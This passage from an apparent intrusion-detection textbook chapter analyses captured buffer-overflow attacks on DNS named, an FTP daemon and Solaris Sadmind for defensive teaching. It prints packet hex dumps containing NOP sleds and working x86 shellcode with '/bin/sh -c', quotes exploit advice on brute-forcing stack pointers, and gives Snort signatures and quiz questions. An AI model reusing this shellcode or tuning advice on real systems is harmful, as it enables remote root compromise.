FE FF FF 2F 62 69 6E 2F 73 68 00 2D 63 00 FF FF .../bin/sh.-c...
FF FF FF FF FF FF FF FF FF FF FF 00 00 00 00 70 ...............p
6C 61 67 75 65 7A 5B 41 44 4D 5D 31 30 2F 39 39 laguez[ADM]10/99
2D 65 78 69 74 00 90 90 90 90 90 90 90 90 90 90 -exit...........
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 C3 D6 FF BF C3 D6 FF BF C3 ................
D6 FF BF C3 D6 FF BF C3 D6 FF BF C3 D6 FF BF C3 ................
D6 FF BF C3 D6 FF BF C3 D6 FF BF C3 D6 FF BF C3 ................
D6 FF BF C3 D6 FF BF C3 D6 FF BF C3 D6 FF BF C3 ................
D6 FF BF C3 D6 FF BF C3 D6 FF BF C3 D6 FF BF C3 ................
D6 FF BF C3 D6 FF BF 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00                         ........
— — — —
```

Source of Trace

The source of this trace was the SANS GIAC Web site at `www.sans.org/y2k/041500.htm`.

Detecting a DNS Attack

It might be prudent not to make the NIDS signature too specific. In the previous example, for instance, if the NIDS signature were ADMROCKS, and if the exploit code were modified to read ADMROXXS, the attack would slip under the highly tuned radar.

D.G.M.

Detect Generated By

Although not specifically stated in the SANS report, this has the look and feel of a Snort detect.

Probability the Source Address Was Spoofed

Low. This is a single frame from a TCP session where the three-way handshake had already been executed.

Attack Description

The frame shows a large number of hex `90`s followed by some machine code, some ASCII strings, and a literal command `/bin/sh -c`.

Attack Mechanism

The purpose of this frame is to create a buffer overflow in the named program (part of DNS) and then, after the buffer has been overflowed, to cause the machine code to execute a shell command with the privilege level of the user running the named program (root). The `-c` in the shell command is an option to execute any string following the command. In this particular case, the string immediately following the `-c` is a series of hex `FF`s followed by `plaguez[ADM] 10/99 -exit`. `plaguez` is the handle of an underground person who frequently publishes exploits to SecurityFocus and other exploit-tracking Web pages.

This buffer overflow is designed to break out to a shell and execute code that will break chroot. One of its characteristics is to create a directory called ADMROCKS. It is also interesting to note the script creator's comments used as a filler: `[spaces added for clarity] this is some temp space for the sockin addrin yeah yeah I know this is lame but anyway who cares horizon got it working so all is cool`.

An Intel x86 processor machine language interpreter would interpret the hex `90`s as NO-OPs, which would cause the processor to go to the next instruction until it finds executable code. This is helpful if unsure of the exact location of the stack pointer.

Correlations

`www.sans.org/y2k/042300.htm` shows the same attempt from a different source address.

`packetstorm.securify.com/9911-exploits/adm-nxt.c` contains the source code that will generate this packet.

Evidence of Active Targeting

This was clearly targeted at a specific host and at a specific service with the intent of executing a command with root privileges.

Severity

Target Criticality: 5. DNS is a critical network service.

Attack Lethality: 5. The ability to execute a root privilege command can give the attacker full control of the system for any purpose.

System Countermeasures: 1. Unknown from this trace; because there was no mention of the system's defenses or the success or failure of the attempt, the worst case is assumed.

Network Countermeasures: 2. The attempt was not stopped and was able to reach its intended target. The value of 2 was assigned because the IDS detected the attempt.

Attack Severity: 7. (5 + 5) – (1 + 2) = 7.

Defense Recommendations

This is another example where inbound DNS should be restricted to UDP except for authorized secondary DNS servers. The firewall should be modified to prevent TCP port 53 inbound from unknown systems. The DNS software should be reviewed to ensure that the system is running the latest version.

Question 3

What is the most likely purpose of this packet?

```
04/13-23:51:57.987679 211.40.19.2:1166 -> x.y.z.98:53
TCP TTL:47 TOS:0x0 ID:46237 DF
*****PA* Seq: 0x6B367D2F Ack: 0xE105FCE4 Win: 0x7D78
TCP Options => NOP NOP TS: 9023507 265134743
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
```

A. Standard DNS query

B. DNS named buffer overflow

C. Unauthorized DNS zone transfer

D. Communications with a Trojaned version of DNS

Abnormal Responses

A third technique is to understand what comprises a reasonable response to a request, such as an FTP login prompt, and to tailor your NIDS signature accordingly. If your version of UNIX limits the length of a user's password to eight characters, for instance, anything longer should be treated with suspicion.

FTP Authentication Buffer Overflow (Todd Garrison 147)

The following analysis of an FTPD exploit, written by Todd Garrison, shows such a signature. His Dragon NIDS detects that the password supplied in response to the FTPD prompt was suspiciously large. The NIDS was also triggered by the large number of contiguous NO-OP commands.

Note the abnormal *type-of-service* (TOS) value as pointed out by Todd. This might indicate that the rogue data was generated and sent via an attack script, as opposed to via a normal FTP client. It is this sort of peculiarity that can be used to generate detection signatures.

```
(Towards)                                                   05:43:50
SOURCE: 209.183.122.103 ip209-183-122-103.ts.indy.net
DEST:   10.0.15.67   solaris.evilscan.com
45 00 04 2a 52 48 40 00 31 06 d0 34 d1 b7 7a 67 c7 ef 0f 43 E..*RH@.1..4..zg...C
f6 bd 00 15 39 9c 19 35 57 bc 1e 1e 80 18 3e bc 8e b8 00 00 ....9..5W.....>.....
01 01 08 0a 02 dc 21 65 03 5e 1b cf 50 41 53 53 20 90 90 90 ......!e.^..PASS ...
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................

<SNIP - 38 identical lines removed for clarity>

90 90 90 90 90 90 90 90 90 90 90 90 90 90 29 c0 29 db 29 c9 ..............).).).
b0 46 cd 80 eb 64 5b 89 d9 80 c1 0f 39 d9 7c 06 80 29 04 49 .F...d[.....9.¦..).I
eb f6 29 c0 88 43 01 88 43 08 88 43 10 87 f3 b0 0c 8d 5e 07 ..)..C..C..C......^.
cd 80 b0 27 8d 1e 29 c9 cd 80 29 c0 b0 3d cd 80 29 c0 b0 0c ...'..)...)..=..)...
8d 5e 02 cd 80 29 c0 88 46 03 b0 3d 8d 5e 02 cd 80 29 c0 8d .^...)..F..=.^...)..
5e 09 89 5b 08 89 43 0c 88 43 07 8d 4b 08 8d 53 0c b0 0b cd ^..[..C..C..K..S....
80 29 c0 40 cd 80 e8 97 ff ff ff ff ff ff 45 45 32 32 33 32 .).@..........EE2232
32 33 45 33 66 6d 72 33 77 6c 24 f4 ff ff bf 24 f4 ff ff bf 23E3fmr3wl$....$....
24 f4 ff ff bf 24 f4 ff ff bf 24 f4 ff ff bf 24 f4 ff ff bf $....$....$....$....
24 f4 ff ff bf 24 f4 ff ff bf 24 f4 ff ff bf 24 f4 ff ff bf $....$....$....$....
24 f4 ff ff bf 24 f4 ff ff bf 24 f4 ff ff bf 24 f4 ff ff bf $....$....$....$....
24 f4 ff ff bf 0a                                           $.....
EVENT1: [FTP:LONG-PASSWD] (tcp,dp=21,sp=63165)
EVENT2: [NOOP:X86] (tcp,dp=21,sp=63165)
EVENT3: [NOOP:X862] (tcp,dp=21,sp=63165)
```

The IP Header Data from the Preceding Packet Dump That Set Off the IDS:

```
IP HEADER:
               Version               4
               Header Length         5
               Type of Service       0
               Total Length          1066 bytes
               ID Number             0x5248
               Reserved Bit          0
               Don't Frag Bit        1
               More Frags Bit        0
               Fragment Offset       0
               Time To Live          49
               Protocol              TCP
               Checksum              0xD034
               Source Address        209.183.122.103
               Destination Address   10.0.15.67
```

```
TCP HEADER:
     Source Port            63165
     Destination Port       ftp (21)
     Sequence Number        0x399C1935
     Acknowledgement Number 0x57BC1E1E
     Header Length          8
     Reserved Bits          000000
     Flags                  -AP—-
     Window Size            16060
     Checksum               0x8EB8
     Urgent Offset          0
     TCP Option             NOP value
     TCP Option             NOP value
     TCP Option             Timestamp Value {2,220,33,101}
                            Timestamp Reply {3,94,27,207}
```

Source of Trace

This attack was run against a Sparc Ultra-5 workstation that had a publicly available FTP server running.

Detect Generated By

The detect was generated by the Dragon IDS, by Network Security Wizards (`www.securitywizards.com`).

This capture was filtered using the raw output mode so that we could see the contents of the packet. The packet trace format is as follows:

- The top section gives a basic summary of the IP packet (source, destination, time).
- The middle section contains the packet payload.
- The bottom section shows the name of the filter that was triggered, with basic TCP summary information (source port and destination port).

Probability the Source Address Was Spoofed

Very low. The operating system under attack is modern and it is difficult to guess its sequence numbers. Because this attack is based on the TCP protocol, it would be very unlikely that the attack is originating from a spoofed source address.

Attack Description

This is a basic buffer overflow attack against the FTP daemon. Buffer overflow attacks use a mechanism where boundaries are not checked for a variable, allowing the insertion of machine code into the execution stack of most modern operating systems. Quite often, the code is executed after it has been copied into another area of memory where the malicious code overwrites a valid segment of memory. When the machine executes the overwritten piece of memory, the malicious code is instead executed with the permissions of the owner of the original segment of memory. This is a common attack and can quite often result in a full breach of the computer under attack.

This particular attacker is attempting to gain the permission level of the FTP daemon, which is commonly run as the "root" user.

Attack Mechanism

The attacker has sent a very long string in response to the `PASS` command that is part of the authentication mechanism for accessing an FTP site. The repeated string `0x90` seen in the capture is machine code for Intel processors. This code will execute a NO-OP, which means that it will do nothing. This is a common way to fill a stack until the actual executable code is inserted at the end. The interesting part is that the machine being attacked is a Sparc, and machine code for an x86 computer will not run on a Sparc processor. There is a good chance that the attacker does not understand how the code works; otherwise the attacker would not have run an x86 exploit against a Sparc-based machine. Judging from the IP header data, (`DF=1`, `TTL=49`, and because the host is 15 hops away [via traceroute]), a likely operating system guess is Linux. By default, Linux sets the DF bit high and uses a TTL of 64. The 2 NO-OP options and the timestamp in the TCP options section of the packet are normal for FTP control sessions. What is odd is that the TOS is set to `0x00`, whereas Linux normally sets the TOS for FTP control sessions to `0x10` (minimum delay).

Correlations

I have searched the following sites, and none of them either describe or have alerts regarding code that matches the exploit shown as attempted in the preceding attack:

SecurityFocus/ Bugtraq	`www.securityfocus.com`
ISS/Xforce	`xforce.iss.net`
Chaostic	`www.chaostic.com`
Bugware	`oliver.efri.hr/~crv/security/bugs/`
Hoobie	`www.hoobie.net/security/exploits/`
Root Shell	`www.rootshell.com`
White Hats	`www.whitehats.com`
SANS GIAC	`www.sans.org/giac.htm`

This is very possibly a new attack. I have not found any references to buffer overflows for FTPD (relating to the `PASS` command) on either the SANS GIAC pages or in the SecurityFocus incidents mailing list for as long back as I have searched (back until before April). I have posted this detect to GIAC to allow others to see it in hopes that someone may know more than I do. My guess is that this is a new exploit in FTPD. But the operating system that the exploit takes advantage of is unknown. The fact that it was written for an x86 architecture leaves reason to believe it is for one of the following: Solaris x86, Linux, FreeBSD, OpenBSD, BSDi, BeOS, NetBSD, SCO, or DGUX, with the most likely being x86 Solaris, because the machine attacked was running Solaris 8.

Snort did not detect this attack.

Evidence of Active Targeting

This is a directed attack. The attack was run only against one machine on the network (the only Solaris 8 machine). The attack was not repeated, and I have not seen any further network traffic from this attacker. The attacker must have had prior knowledge about the existence of the Solaris/FTPD combination. This is possibly an attack that was being run by a group of people rather than a single attacker, or the attacker was using multiple accounts simultaneously for the purpose of being harder to detect.

Severity

Target Criticality: 4. This host is a Web server that is publicly available.

Attack Lethality: 5. This is a remote buffer overflow, presumably with the intention of gaining full control of the computer under attack.

System Countermeasures: 4. System is almost up-to-date on patches; this is Solaris 8 Beta 2, which is modern but not completely up-to-date.

Network Countermeasures: 4. The firewall is allowing this traffic in and out, but prohibits outbound traffic initiated by this system. Dragon IDS detects this attack.

Attack Severity: 1. (4 + 5) – (4 + 4) = 1

Defense Recommendations

No changes are necessary to defend against this attack. However, it would be nice to have Snort detect it as well.

The following snort filter will assist in correlation:

```
alert tcp any any -> $HOME_NET any (msg: "x86 NOOP - possible buffer overflow";
➥content: "¦90909090909090909090¦";)
```

Incorrect Reconnaissance

The information provided suggests that the target network had been scanned previously and that it was known that the target host was running an FTP server. Whether there was any further targeting is questionable. The network trace shows the exploit contained x86 architecture NO-OPs (`90`s), whereas the target host uses a Sparc CPU.

D.G.M.

Question 4

```
45 00 04 2a 52 48 40 00 31 06 d0 34 d1 b7 7a 67 c7 ef 0f 43 E..*RH@.1..4..zg...C
f6 bd 00 15 39 9c 19 35 57 bc 1e 1e 80 18 3e bc 8e b8 00 00 ....9..5W.....>.....
01 01 08 0a 02 dc 21 65 03 5e 1b cf 50 41 53 53 20 90 90 90 ......!e.^..PASS ...
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ......... ..........

<SNIP - 38 identical lines removed for clarity>

90 90 90 90 90 90 90 90 90 90 90 90 90 90 29 c0 29 db 29 c9 ..............).).).
b0 46 cd 80 eb 64 5b 89 d9 80 c1 0f 39 d9 7c 06 80 29 04 49 .F...d[.....9.¦..).I
eb f6 29 c0 88 43 01 88 43 08 88 43 10 87 f3 b0 0c 8d 5e 07 ..)..C..C..C......^.
cd 80 b0 27 8d 1e 29 c9 cd 80 29 c0 b0 3d cd 80 29 c0 b0 0c ...'..)...)..=..)...
8d 5e 02 cd 80 29 c0 88 46 03 b0 3d 8d 5e 02 cd 80 29 c0 8d .^...)..F..=.^...)..
5e 09 89 5b 08 89 43 0c 88 43 07 8d 4b 08 8d 53 0c b0 0b cd ^..[..C..C..K..S....
80 29 c0 40 cd 80 e8 97 ff ff ff ff ff ff 45 45 32 32 33 32 .).@..........EE2232
32 33 45 33 66 6d 72 33 77 6c 24 f4 ff ff bf 24 f4 ff ff bf 23E3fmr3wl$....$....
24 f4 ff ff bf 24 f4 ff ff bf 24 f4 ff ff bf 24 f4 ff ff bf $....$....$....$....
24 f4 ff ff bf 24 f4 ff ff bf 24 f4 ff ff bf 24 f4 ff ff bf $....$....$....$....
24 f4 ff ff bf 24 f4 ff ff bf 24 f4 ff ff bf 24 f4 ff ff bf $....$....$....$....
24 f4 ff ff bf 0a                                           $.....
```

What description best explains these packets?

A. This is a buffer overflow attempt.
B. This is a data transfer (FTP).
C. This is a misbehaving network card.
D. Someone is attacking your DNS server.

Defending Against Buffer Overflows

The discovery of new buffer overflow exploits is almost a daily occurrence. However, it need not be. This section outlines some of the ways in which you can reduce the risk posed by buffer overflow exploits. Remember that, as always, prevention is better than cure.

Attention to detail by program authors would remove a great deal of these vulnerabilities. Programs that assume that the supplied data will fit into the buffer allocated to hold it have caused the exploits shown here. As the old saying goes, "To assume is to make an *ass* out of *u* and *me*." Just as with Web-based CGI programs, all user-supplied data should be sanity checked before being processed.

While the ANSI C programming language does not provide runtime bounds checking on data accesses, it does provide size-constrained versions for most of the commonly misused library calls. For instance, the string copy command

```
strcpy(char *dest, const char *src)
```

has a sister function

```
strncpy(char *dest, const char *src, size_t len)
```

Although the former will blindly copy the source buffer into the destination buffer, irrespective of their relative sizes, the latter will copy only `len` bytes of data, thus allowing the programmer to avoid overflowing the destination buffer.

Note that it is possible to transparently introduce bounds checking into C programs by way of third-party libraries and modified compilers. While these do not protect programs from all forms of buffer overflow attack, they do provide a significant improvement in security.

The stack-based buffer overflow exploit relies on the CPU being able to execute code that is resident on the stack (that is, data space). Most CPUs separate memory into code and data spaces. Ideally, only instructions resident in the code space should be able to be executed. Some operating systems allow for the modification of their kernel, so that only code in the code space can be executed. Although this strategy does introduce some overhead, it eliminates the risk of stack-based buffer overflow attacks.

Another common flaw is that programmers fail to relinquish the privileges that their program has when it starts. Network daemons typically require root privileges during initialization so that they can bind to a reserved privileged port (that is, a port in the range 1–1023). However, the programs rarely require such a high level of privilege after that, so dropping the privilege level down to that of a normal user would limit the damage possible should an exploitable buffer overflow be discovered.

While some operating system producers strive to produce a product that is secure from the outset, many do not. You therefore need to look for ways to mitigate the risk posed by buffer overflow exploits that have not yet been publicized, and thus for which patches do not yet exist.

Minimizing the network services visible to the outside world is a cornerstone of good network security practice. This is normally accomplished by a firewall and router filters, called *access control lists* (ACLs). However, while many sites limit inbound traffic by way of ingress filters, many beginners fail to deploy egress filters to limit outbound traffic.

Detecting or Defending?

Although it would certainly increase security, completely closing off your site from outside networks, such as the Internet, is probably not feasible. You might, for instance, need to provide access to your DNS server. However, remember that hackers aim to accomplish something via an attack. If you block outbound email traffic from your DNS server (after all, there is no reason why a DNS server would send email to the Internet), the hacker will not benefit from a DNS exploit that causes your DNS server to email out its password file.

More importantly, egress filtering can stop your breached system from being used as a platform for launching attacks on machines at other sites. A good article describing egress filtering and its benefits written by Chris Brenton appears at `www.sans.org/y2k/egress.htm`. Be a good Internet citizen, and keep the lawyers from your door!

The final step that you can take is to ensure that you have sufficient methods of detection deployed. Obviously, a properly configured network-based intrusion detection engine can be of great benefit, as shown by many of the analyses included in this chapter. However, do not overlook the benefit of more "mundane" sources of information, such as your syslog log files.

Solaris Sadmind Exploit (Todd Garrison 147)

This analysis by Todd Garrison of one of the classic attacks demonstrates the benefit of egress filters. Although the machine was compromised, the firewall prevented it from being used to initiate outward connections. Maybe it was this frustration that caused the hackers to destroy the machine. I know that egress filtering as an intrusion detection technique has saved my bacon a number of times!

From Syslog:

```
May 25 20:56:25 solaris inetd[197]: [ID 858011 daemon.warning]
➥/usr/sbin/Sadmind: Segmentation Fault - core dumped
May 25 20:57:23 solaris inetd[197]: [ID 858011 daemon.warning]
➥/usr/sbin/Sadmind: Bus Error - core dumped <REPEATS>
May 26 01:20:35 solaris inetd[197]: [ID 858011 daemon.warning]
➥/usr/sbin/Sadmind: Bus Error - core dumped
May 26 01:20:41 solaris inetd[197]: [ID 858011 daemon. warning]
➥/usr/sbin/Sadmind: Segmentation Fault - core dumped <REPEATS>
```

These attacks continued for almost three days, with breaks of up to eight hours in between.

Source of Trace

The machine that generated this message is running Solaris 8 beta 2. It sends syslog messages back to a centralized computer on my network where Psionic's Logcheck (`www.psionic.com`) flags entries of interest, and sends them via email for review.

Detect Generated By

The detect was generated by Solaris 8 INETD, sending error messages through the syslog facility.

Probability the Source Address Was Spoofed

Unknown. This detect does not contain any source addresses.

Attack Description

The Sadmind daemon is used by the Solstice administration suite for Sun Solaris. The service provides a graphical user interface for administering users, disks, and many other parts of the Solaris operating system. Because the daemon runs with "root" user permissions, it is a target for attackers. There are known remote exploits for the Sadmind daemon.

Attack Mechanism

This attack was most likely a buffer overflow attack against Sadmind. A buffer overflow exploits improperly written programs by overflowing a variable in the program and tricking the operating system into executing program code that is malicious or grants the attacker access to the system that the attacker would normally not have.

The following is an excerpt from the source code[1]:

> "Due to the nature of the target overflow in Sadmind, the exploit is extremely sensitive to the %sp stack pointer value that is provided when the exploit is run. The %sp stack pointer must be specified with the exact required value, leaving no room for error. I have provided confirmed values for Solaris running on a Sun SPARCengine Ultra AXi machine running Solaris 2.6 5/98 and on a SPARCstation 1 running Solaris 7.0 10/98. On each system, Sadmind was started from an instance of inetd that was started at boot time by init. There is a strong possibility that the demonstration values will not work due to differing sets of environment variables, for example if the running inetd on the remote machine was started manually from an interactive shell. If you find that the sample value for %sp does not work, try adjusting the value by –2048 to 2048 from the sample in increments of 8 for starters. The offset parameter and the alignment parameter have default values that will be used if no overriding values are specified on the command line. The default values should be suitable and it will not likely be necessary to override them."

This means that the attacker must have the stack pointer alignment correct for this attack to be effective, which explains the hundreds of attempts in the logs. The example code on SecurityFocus does not have any functions that allow for the brute forcing of the stack pointer variable. Considering that the attacker waits almost 30 seconds between each attack, the script is most likely being run from a shell script or being driven by an external data source.

Shortly after the final attack, the machine was shut down (presumably by the attackers). The machine is awaiting forensic analysis. The firewall disallowed this machine to initiate any outbound connections. The firewall logs show a denied outbound telnet connection attempt at the time associated with this machine's last syslog message, before it shut down.

Correlations

This attack is on the top 10 list published by SANS GIAC in collaboration with the NIPC, which is located at `www.sans.org`.

An example exploit has been published at SecurityFocus. The exploit code uses Sparc machine code, in a buffer overflow.

1. The code was written by Cheez Whiz (`cheezbeast@hotmail.com`).

Evidence of Active Targeting

This is a direct attack, with evident intent and capability. The Sadmind daemon is loaded on this machine and is available remotely via the network. The attackers show intent to exploit and most likely have succeeded. Following the final attack, the machine was taken down (powered off) by the attackers. The machine will no longer boot, and it is believed that the attackers may have done damage to the file system of the machine.

Severity

"Houston, we have a problem."

Target Criticality: 4. This is an important Web server.

Attack Lethality: 5. This attack will result in a `UID 0` command execution. This is a full breach of the system.

System Countermeasures: 1. System countermeasures are low, because the system is not patched, and after access has been gained, the system will be under the total control of the attackers.

Network Countermeasures: 1. The firewall does not stop this attack, nor do any of the network intrusion detection systems detect the attack.

Attack Severity: 7. (4 + 5) – (1 + 1) = 7.

Defense Recommendations

This attack is serious. The attacker is very likely to have succeeded in gaining remote root access. The following steps are suggested:

1. Disable the Solstice administration suite software on all Solaris computers.
2. Reevaluate firewall rule set to prohibit all inbound Sadmind connection attempts.
3. Create filters that will effectively detect and alarm on Sparc NO-OP machine code.
4. Audit the system that was attacked, and ensure that the attack was not successful.

The following filter checks for Sparc NO-OP machine code. Note that one is backwards, in case the attacker forgets to account for byte ordering when creating the packet to be sent:

```
alert tcp any any -> $HOME_NET any (msg: "Sparc NOOP machine code - possible
➥buffer overflow exploit"; content: "|80 1b c0 0f|"; flags: PA;)
alert tcp any any -> $HOME_NET any (msg: "Sparc NOOP machine code - possible
➥buffer overflow exploit"; content: "|0f c0 1b 80|"; flags: PA;)
alert udp any any -> $HOME_NET any (msg: "Sparc NOOP machine code - possible
➥buffer overflow exploit"; content: "|80 1b c0 0f|";)
alert udp any any -> $HOME_NET any (msg: "Sparc NOOP machine code - possible
➥buffer overflow exploit"; content: "|0f c0 1b 80|";)
```

Summary

You should now have a clearer understanding of what buffer overflow attacks are and what they look like on the wire. This should enable you to strengthen your defenses by extending the signature database for your NIDS.

For more details, consult the following sources:

1. For more information on the mechanics of buffer overflows, refer to the article written by Aleph 1, "Smashing the Stack for Fun and Profit," *Phrack* Volume 7, Issue 49, File 14, available at `phrack.infonexus.com`.
2. For information on how buffer exploits can be written without the use of NO-OP instructions, see `teso.scene.at/releases/hellkit-1.1.tar.gz`.
3. Solar Designer has produced a patch to eliminate executable stacks on Linux, available at `www.openwall.com/linux`.
4. For a version of Linux that is completely reworked with security in mind, including StackGuard protection against buffer overflows, check out Immunix, available at `immunix.org`.
5. For an explanation of heap-based buffer overflows, refer to the paper by Matt Conover (a.k.a. Shok) & w00w00 Security Team, "w00w00 on Heap Overflows," available at `www.w00w00.org/articles.html`.